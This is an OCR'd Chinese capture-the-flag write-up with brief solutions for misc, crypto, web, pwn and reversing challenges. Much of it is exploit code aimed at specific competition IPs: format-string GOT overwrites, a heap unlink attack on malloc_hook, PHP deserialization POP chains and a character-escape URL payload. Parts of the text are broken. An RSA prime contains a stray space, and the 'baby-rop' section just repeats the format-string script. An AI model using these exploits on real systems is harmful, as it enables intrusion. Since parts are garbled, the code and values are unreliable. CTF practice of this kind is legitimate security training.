
misc1-假笑男孩

改图片高度

misc2-wireshark



crpyto1-贝斯

base64解密

crypto4-RREAL_RSA

用yafu分解n为p,q,然后套脚本

```
#!usr/bin/env python
# coding = utf-8
def fastExpMod(b, e, m):
    result = 1
    while e != 0:
        if (e&1) == 1:
            result = (result * b) % m
        e >>= 1
        b = (b*b) % m
    return result

def computeD(fn, e):
    (x, y, r) = extendedGCD(fn, e)
    if y < 0:
        return fn + y
    return y

def extendedGCD(a, b):
    if b == 0:
        return (1, 0, a)
    x1 = 1
    y1 = 0
```

```
    x2 = 0
    y2 = 1
    while b != 0:
        q = a / b
        r = a % b
        a = b
        b = r
        x = x1 - q*x2
        x1 = x2
        x2 = x
        y = y1 - q*y2
        y1 = y2
        y2 = y
    return(x1, y1, a)

def decryption(C, d, n):
    return fastExpMod(C, d, n)

p = 659863870472574384902768616370373978 9
q = 167622749606696848477732277529837832463
n = p * q
fn = (p - 1) * (q - 1)
e = 65537
d = computeD(fn, e)
C = 681873475888907291485502809441689140305197371659486141705279050132490452420
M = decryption(C, d, n)
flag = str(hex(M))[2:-1]
print d
print flag.decode('hex')
```

web1-checkin

f12出结果

web2-jwt

用jwt-cracker解出加密的盐,重新构造jwt,查看admin信息

web3-easypop

```php
<?php
    class lemon{
        protected $ClassObj;
        function __construct(){$this->ClassObj = new evil();}
    }
    class evil{
        private $data;
        function action() {show_source("flag.php");}
    }
    $test = new lemon();
    echo urlencode(serialize($test));
?>
```

web4-command

文件包含+任意函数执行

找到creatfun文件里有任意函数执行,尝试几个函数,发现highlight_file能够执行,盲猜flag为flag.php

payload:http://139.9.221.0:8092/createfun.php?func=highlight_file&arg=flag.php

web5

php反序列化+字符逃逸

```php
<?php


class A{
    public $username;
    public $password;
    function __construct($a, $b){
        $this->username = $a;
        $this->password = $b;
    }
}

class B{
    public $b;
    function __destruct(){
        $c = 'a'.$this->b;
        echo $c;
    }
}
class C{
    public $c = 'flflagag.php';
    function __toString(){
        //flag.php
        echo file_get_contents($this->c);
        return 'nice';
    }
}
```

```php
$aaa = new A('1','1');
$bbb = new B();
$ccc = new C();
$bbb->b=$ccc;
// echo serialize($bbb);
$aaa->password=$bbb;
echo serialize($aaa);

//http://139.9.221.0:8094/?b=%22;s:8:%22password%22;O:1:%22B%22:1:
{s:1:%22b%22;O:1:%22C%22:1:
{s:1:%22c%22;s:8:%22fflagflagflagflagflagflagflaglag.php%22;}}&a=flagflagflagflagflagflag
```

pwn1-first-pwn

输入aaaaaaaaaaaaaaaaaaaaa即得flag

pwn2-baby-format

格式化字符串,写got表为one_gadget

```python
from pwn import *
context.log_level = 'DEBUG'
#sh = process('./pwn2')
#gdb.attach(sh)
sh = remote('49.235.243.206',10502)
payload = '%33$p,'
sh.sendline(payload)
libc_base = int(sh.recvuntil(',')[:-1],16) - 0x7B947
log.info('libc_base = ' + hex(libc_base))
one_gadget = libc_base + 0xf1147
read_got = 0x601028
payload = '%'
payload += str((one_gadget & 0xffff ) - 5)
payload += 'c'
payload += 'aaaaa%12$hn'
payload += '%'
payload += str(((one_gadget >> 16) & 0xff) + 0xb7)
payload += 'c'
payload += 'aa%13$hhn'
payload += p64(read_got)
payload += p64(read_got + 2)
sh.sendline(payload)
sh.interactive()
```

Pwn3-baby-rop

```python
from pwn import *
```

```
context.log_level = 'DEBUG'
sh = process('./pwn2')
gdb.attach(sh)
payload = '%33$p,'
sh.sendline(payload)
libc_base = int(sh.recvuntil(',')[:-1],16) - 0x7B947
log.info('libc_base = ' + hex(libc_base))
one_gadget = libc_base + 0x4526a
read_got = 0x601028
payload = '%'
payload += str((one_gadget & 0xffff ) - 6)
payload += 'c'
payload += 'aaaaaaa%12$p'
payload += '%'
payload += str(((one_gadget >> 16) & 0xff))
payload += 'c'
payload += 'aaaa%13$p'
payload += p64(read_got)
payload += p64(read_got + 2)
sh.sendline(payload)
```

pwn4-easy-heap

有uaf漏洞，使用unlink达成任意写，写malloc_hook为one_gadget

```
from pwn import *
context.log_level = 'DEBUG'
#sh = process('./pwn4')
sh = remote('49.235.243.206',10504)
sh.recvuntil('Your choice:\n')
def setinfo(name,desc):
    sh.sendline('0')
    sh.recvuntil('What\'s your name?\n')
    sh.send(name)
    sh.recvuntil('What\'s your desc?\n')
    sh.send(desc)
    sh.recvuntil('Your choice:\n')
def add(size):
    sh.sendline('1')
    sh.recvuntil('How long is this message?\n')
    sh.sendline(str(size))
    sh.recvuntil('Add successfully.Ptr: ')
    ptr = int(sh.recv(6),16)
    sh.recvuntil('Your choice:\n')
    log.info('ptr = '+ hex(ptr))
def delete(index):
    sh.sendline('2')
    sh.recvuntil('What is the index of the message to be deleted?\n')
    sh.sendline(str(index))
    sh.recvuntil('Your choice:\n')
def edit(index,content):
    sh.sendline('3')
```

```
    sh.recvuntil('What is the index of the item to be modified?\n')
    sh.sendline(str(index))
    sh.recvuntil('What is the content of the message?\n')
    sh.send(content)
    sh.recvuntil('Your choice:\n')
def show(index):
    sh.sendline('4')
    sh.recvuntil('What is the index of the message to be showed?\n')
    sh.sendline(str(index))
    content = sh.recv(6)
    sh.recvuntil('Your choice:\n')
    return content
buf_bss = 0x602140
add(0x130) #0
add(0x100) #1
delete(0)
libc_base = u64(show(0).ljust(8,'\x00')) - 0x3C4B78
log.success('libc_base = ' + hex(libc_base))
malloc_hook = libc_base + 0x3C4B10
one_gadget = libc_base + 0xf02a4
#gdb.attach(sh)
add(0x90) #2
add(0x90) #3
payload = p64(0) + p64(0x90) + p64(buf_bss - 3*8) + p64(buf_bss - 2*8) + 'A' * 0x70 +
p64(0x90) +p64(0xa0) + p64(0) * 2
edit(0,payload)
delete(3)
payload = 'a' * 0x18 + p64(buf_bss) + p64(malloc_hook)
edit(0,payload)
edit(1,p64(one_gadget))
sh.sendline('2')
sh.sendline('2')
sh.interactive()
```

pwn5-easy-format

全局变量的格式化字符串，通过写栈地址达成跳板，同样写got表

```
from pwn import *
context.log_level = 'DEBUG'
#sh = process('./pwn5')
sh = remote('49.235.243.206',10505)
read_got = 0x601020
#gdb.attach(sh)
#payload = '%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p'
payload =  '%11$p,'
sh.sendline(payload)
libc_base = int(sh.recvuntil(',')[:-1],16) - 0x20830
one_gadget = libc_base + 0xf1147
log.success('libc_base = ' + hex(libc_base))
payload = '%'
payload += str(read_got)
```

```
payload += 'c'
payload += '%8$lln;'
sh.sendline(payload)
sh.recvuntil(';')
payload = '%'
payload += str(read_got + 2)
payload += 'c'
payload += '%19$lln;'
sh.sendline(payload)
sh.recvuntil(';')
payload = '%'
payload += str(one_gadget & 0xffff)
payload += 'c'
payload += '%10$hn'
payload += '%'
payload += str(((one_gadget >> 16) & 0xff) + 0xb9)
payload += 'c'
payload += '%38$hhn'
sh.sendline(payload)
sh.interactive()
```

rev

```
s = 'qwertyuiopasdfghjklzxcvbnm1234567890'
output =
[31,2,4,19,23,13,19,18,24,31,22,44,29,9,18,55,9,10,2,37,10,16,23,14,2,20,110,86,82,90,86,83
,74]
flag = ''
for x in range(0, len(output)):
    flag += chr(ord(s[x]) ^ output[x])
print flag
```